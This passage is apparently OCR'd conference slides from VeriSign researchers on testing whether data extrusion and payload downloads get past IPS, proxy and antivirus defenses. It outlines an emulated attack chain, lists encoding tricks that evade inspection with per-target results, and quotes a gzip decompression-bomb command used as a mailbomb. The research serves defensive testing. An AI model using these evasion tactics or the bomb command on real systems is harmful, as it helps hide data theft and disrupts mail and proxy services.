    UAs = ('Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.8.1.4) Gecko/
    20070515 Firefox/2.0.0.4',
       'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)')
```


VeriSign®

Reality Check #3 - Incident Response

+ What happens when we emulate a real attack, payload and backdoor? (24 lines of python)
  - Does it get detected, does anyone call?
  - Step 1 - Fetch Linkedin Exploit
  - Step 2 - Download additional payload file
  - Step 3 - Send out sensitive data
  - Step 4 - Sit back and hope chaos ensues
  - Step 5 - use cron to run every Sunday at 4:30am



VeriSign®

Risky Business

+ eescan allows checking for a variety of risks from simple to sophisticated

+ Not all tactics equally risky

+ Please explain this ---------->

+ “Risk Management is the expert management of differences that may exist between expectations and reality.”



VeriSign®

Conventional Risk Assessment Misses the Mark

- Single Loss Expectancy (SLE)
  - Single Loss Expectancy = Exposure Factor * Asset Value
  - SLE = EF * AV
- Annualized Rate of Occurrence (ARO)
  - Number of Times Single Loss will occur in a year
- Annualized Loss Expectancy (ALE)
  - ALE = SLE * ARO

- Does anyone really believe this?
- Shows that Extrusions are currently **NO RISK**
- **SLE = 0**

Holistic Threat Assessment

- Asset Value (Determined Actuarially)
  - CIA-based
- Vulnerabilities
  - Opportunities for Attacker
- Exacerbations
  - Things that make attack more likely
- Mitigations
  - Things that make attack less likely
- Perturbations
  - Quantified Chaos

Preliminary Testing

- Risk Model still in design stage
- Only one of three elements in Holistic Design
- Appears to work well as CVSS replacement
- Shows that Extrusions are **Potentially High Risk**

Interesting Stuff

+ AOL servers do not respond to TCP packets without an MSS

+ Just because they don't ask doesn't mean the don't want it

+ Simple tactics are incredibly effective against everything
  - Random whitespace encoding up to 50% effective

+ Remember the mailbomb with "`dd if=/dev/zero count=1000000000 | gzip >attach_o_death.gz`"? Proxies baby.

+ IE4 on NT 4 - safe!

VeriSign®


Real World Results - Exploitability

broken	hpallinone	whitespace	80
md5_match	hpallinone	whitespace	443
md5_match	hpallinone	mpack1	80
md5_match	hpallinone	mpack1	443
md5_match	hpallinone	mpack1_whitespace	80
md5_match	hpallinone	mpack1_whitespace	443
md5_match	hpallinone	ajax	80
md5_match	hpallinone	ajax	443
md5_match	hpallinone	gzip	80
md5_match	hpallinone	gzip	443
broken	hpallinone	chunk	80
md5_match	hpallinone	chunk	443
broken	hpallinone	plain	80
md5_match	hpallinone	plain	443
md5_match	hpallinone	deflate	80
md5_match	hpallinone	deflate	443
md5_match	hpallinone	mpack1_gzip	80
md5_match	hpallinone	mpack1_gzip	443
md5_match	hpallinone	mpack1_gzip_chunk	80
md5_match	hpallinone	mpack1_gzip_chunk	443


VeriSign®

Real World Results - Exploitability

+ What can we see from a distance?











VeriSign®

Real world results - MSS IPS




VeriSign®

Real world results - Proxy + AV




VeriSign®

Real world results - Astaro Security Gateway



VeriSign®

Real world results - Unplugged Ethernet



VeriSign®

VeriSign®

Q and A



Thank You

Matt Richard
Rapid Response Team
mrichard@verisign.com

Fred Doyle
Labs Director
CISSP/GCIH/GREM
fdoyle@verisign.com

Where it all comes together.™